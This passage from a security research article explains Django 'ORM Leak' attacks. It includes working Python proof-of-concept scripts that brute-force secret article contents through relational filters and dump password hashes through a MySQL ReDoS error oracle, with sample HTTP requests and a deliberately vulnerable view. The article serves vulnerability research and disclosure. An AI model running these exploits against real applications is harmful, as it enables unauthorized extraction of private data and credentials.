from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor, Future

TARGET = 'http://127.0.0.1:8000/api/articles/'
CHARS = {
    'title': string.ascii_letters + ' .',
    'body': string.ascii_letters + string.digits + ' .',
}
THREADS = 20

def send_payload(payload: dict) -> list:
    r = requests.post(TARGET, json=payload, timeout=8)
    return r.json()

def worker(base_payload: str, id: int, column_to_leak: str, test_substring_value: str) -> tuple[bool, str]:
    payload = {
        f'{base_payload}__{column_to_leak}__startswith': test_substring_value,
        f'{base_payload}__id': id
    }
    r_json = send_payload(payload)
    return len(r_json) > 0, test_substring_value

def get_secret_article_ids(base_payload: str, max_ids: int = 10) -> list[int]:
    ids = []
    for id in range(max_ids):
        payload = {
            f'{base_payload}__id': id,
            f'{base_payload}__is_secret': int(True)
        }
        r_json = send_payload(payload)
        if len(r_json) > 0:
            ids.append(id)
    return ids

def exploit(base_payload: str, id: int, column_to_leak: str):
    chars = CHARS[column_to_leak]
    dumped_value = ''
    print(f'\r{Fore.GREEN}article id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {column_to_l
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = []
```

```
            for test_char in chars:
                # Using startswith operator so only add test char to end
                job_suffix = executor.submit(worker, base_payload, id, column_to_leak, dumped_value + test_char)
                futures.append(job_suffix)

            future: Future
            for future in futures:
                result = future.result()
                was_success = result[0]
                test_substring = result[1]
                print(f'\r{Fore.GREEN}article id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {colum
                sys.stdout.flush()
                if was_success:
                    found = True
                    dumped_value = test_substring
                    executor.shutdown(wait=False, cancel_futures=True)
                    break

        if not found:
            break

    print(f'\r{Fore.GREEN}article id: {Fore.CYAN}{Style.BRIGHT}{id}{Style.RESET_ALL} {Fore.GREEN}dumped {column_to_l

def main():
    base_payload = 'categories__articles'
    try:
        article_ids = get_secret_article_ids(base_payload)
    except requests.exceptions.ReadTimeout as e:
        print(f'{Fore.RED}{Style.BRIGHT}base payload has too many m2m loop backs and is now dosing the server{Style.RI
        return

    for article_id in article_ids:
        print(f'{Fore.GREEN}{Style.BRIGHT}Found secret article with id: {article_id}{Style.RESET_ALL}')
        exploit(base_payload, article_id, 'title')
        exploit(base_payload, article_id, 'body')

if __name__ == '__main__':
    main()
```



Error-based Leaking via ReDoS Payloads

The one thing all of the previous exploit methods I have talked about in this article depended on was using the response length change as an oracle to determine when we had guessed the next correct character. There could be a scenario where Django code is vulnerable to ORM Leaks but the content length would not vary based on query results.

For example, I wrote this method that would return an error response if an exception was raised during execution.

```
class ArticleErrorView(APIView):
    '''
        View for Articles
    '''
    def post(self, request: Request, format=None) -> Response:
        '''
            Query articles
        '''
        try:
            # Just simulates doing some filtering without returning a result
            _articles = list(Article.objects.filter(is_secret=False, **request.data))
        except Exception as e:
            return Response({'msg':'something goofed'}, status=500)
        return Response({})
```

Now if we were able to cause the Django ORM to raise an exception in `Article.objects.filter` based on our query we would have our error oracle.

But how could you do this?

Well, I previously mentioned that one of the operators that the Django ORM allowed was the **`regex`** operator. Regex matching with user provided patterns is **dangerous**, and could potentially introduce a ReDoS vulnerability. To mitigate against ReDoS attacks, MySQL (the DBMS used in this example) had a default regex time limit that would raise a **timeout exception** if a regex pattern match exceeded the limit.

The default `regexp_time_limit` for MySQL in ms

```
mysql> SELECT @@GLOBAL.regexp_time_limit;
+---------------------------+
| @@GLOBAL.regexp_time_limit |
+---------------------------+
|                        32 |
+---------------------------+
1 row in set (0.00 sec)
```

We could trigger this timeout exception with a ReDoS payload that would be used as our error oracle. For example if we were filtering by a user's password hash, the following JSON request would return successfully.

*Example request that won't trigger an error since password hashes did not start with `pbkdf1*`

```
POST /api/articleserror/ HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Content-Length: 74
Content-Type: application/json

{'created_by__user__password__regex': '^(?=^pbkdf1).*.*.*.*.*.*.*.*!!!!$'}
```

Successful response for the above example since no error was raised

```
HTTP/1.1 200 OK
Date: Mon, 17 Jun 2024 06:58:00 GMT
Server: WSGIServer/0.2 CPython/3.10.12
Content-Type: application/json
Vary: Accept, Cookie
Allow: POST, OPTIONS
X-Frame-Options: DENY
Content-Length: 2
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin

{}
```

However, when we filter for password hashes starting with `pbkdf2` it would match our ReDoS payload that would cause a `Timeout exceeded in regular expression match` exception and return an error response.

Would match the start of a password hash and trigger the timeout exception

```
POST /api/articleserror/ HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Content-Length: 75
Content-Type: application/json

{'created_by__user__password__regex': '^(?=^pbkdf2).*.*.*.*.*.*.*.*!!!!$'}
```

Error response that would be our oracle that the password hash did start with `pbkdf2`

```
HTTP/1.1 500 Internal Server Error
Date: Mon, 17 Jun 2024 07:03:33 GMT
Server: WSGIServer/0.2 CPython/3.10.12
Content-Type: application/json
Vary: Accept, Cookie
Allow: POST, OPTIONS
X-Frame-Options: DENY
Content-Length: 26
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin

{'msg':'something goofed'}
```

So once again lets get that cool PoC script and GIF.

Error-based PoC example for Django

```python
import re, requests, string, sys
from colorama import Fore, Style
from concurrent.futures import ThreadPoolExecutor

TARGET = 'http://127.0.0.1:8000/api/articleserror/'
CHARS = string.ascii_letters + string.digits + '$/=+_'
THREADS = 20

def get_regex_payload(test_string: str) -> str:
    escaped_test = re.escape(test_string)
    return f'^(?=^{escaped_test}).*.*.*.*.*.*.*.*!!!!$'

def worker(test_substring_value: str) -> tuple[bool, str]:
    r = requests.post(
        TARGET,
        json={
            'created_by__user__password__regex': f'^(?=^{get_regex_payload(test_substring_value)}).*.*.*.*.*.*.*.*!!!!$'
        }
    )
    # Simple check to see if a 500 response was returned
    return r.status_code == 500, test_substring_value

def main():
    dumped_value = ''
    print(f'\r{Fore.GREEN}regex payload: {Fore.BLUE}{Style.BRIGHT}{get_regex_payload(dumped_value)}{Style.RESET_AL
    sys.stdout.flush()
    while True:
        found = False
        with ThreadPoolExecutor(max_workers=THREADS) as executor:
            futures = executor.map(worker, [dumped_value + test_char for test_char in CHARS])

            for result in futures:
                was_success = result[0]
                test_substring = result[1]
                print(
                    f'\r{Fore.GREEN}regex payload: {Fore.BLUE}{Style.BRIGHT}{get_regex_payload(test_substring)}{Style.RESET_
                )
                sys.stdout.flush()
                if was_success:
                    found = True
                    dumped_value = test_substring
                    break

        if not found:
```

```
            break
    print()
    print(f'\r{Fore.RED}dumped password: {Fore.YELLOW}{Style.BRIGHT}{dumped_value} {Style.RESET_ALL}')

if __name__ == '__main__':
    main()
```

[image: image]

Very noice noice noice

Some caveats about error-based leaking

The methodology I discussed here abused the default regex timeout in MySQL to cause a timeout exception to be raised. This method would only work if the Django application used MySQL as its DBMS. Below I have listed the reasons why it probably won't work for some of the other popular SQL DBMS.

- **SQLite**: Does not have a `REGEXP` operator defined by default and would require loading in a third-party extension. For this reason it was considered out-of-scope looking into these extensions for this article.
- **PostgreSQL**: Does not have a default regex timeout and uses a regex engine less prone to back tracking.
- **MariaDB**: Does not have a regex timout.

It is left as an exercise to the reader to figure out other error-based attack methodologies (and feel free to reach out to me if you discover a new method).

Part One Conclusion

In this article we have defined the **ORM Leak** vulnerability class along with a list of conditions where an application could be vulnerable to an ORM Leak vulnerability. It has provided a strong foundation for future research about ORM Leaks, and I am looking forward to seeing the discovery of new vulnerabilities and attack methodologies that other people identify.

We also went into extensive detail about how **relational filtering attacks** can exploit unsanitised user inputs going into Django ORM filter methods, and why you should always validate user inputs to strict allow lists before querying.

Stay tuned for the next article in this series, where we demonstrate the exploitation of a different ORM with a *new attack methods* that was not discussed in this article.
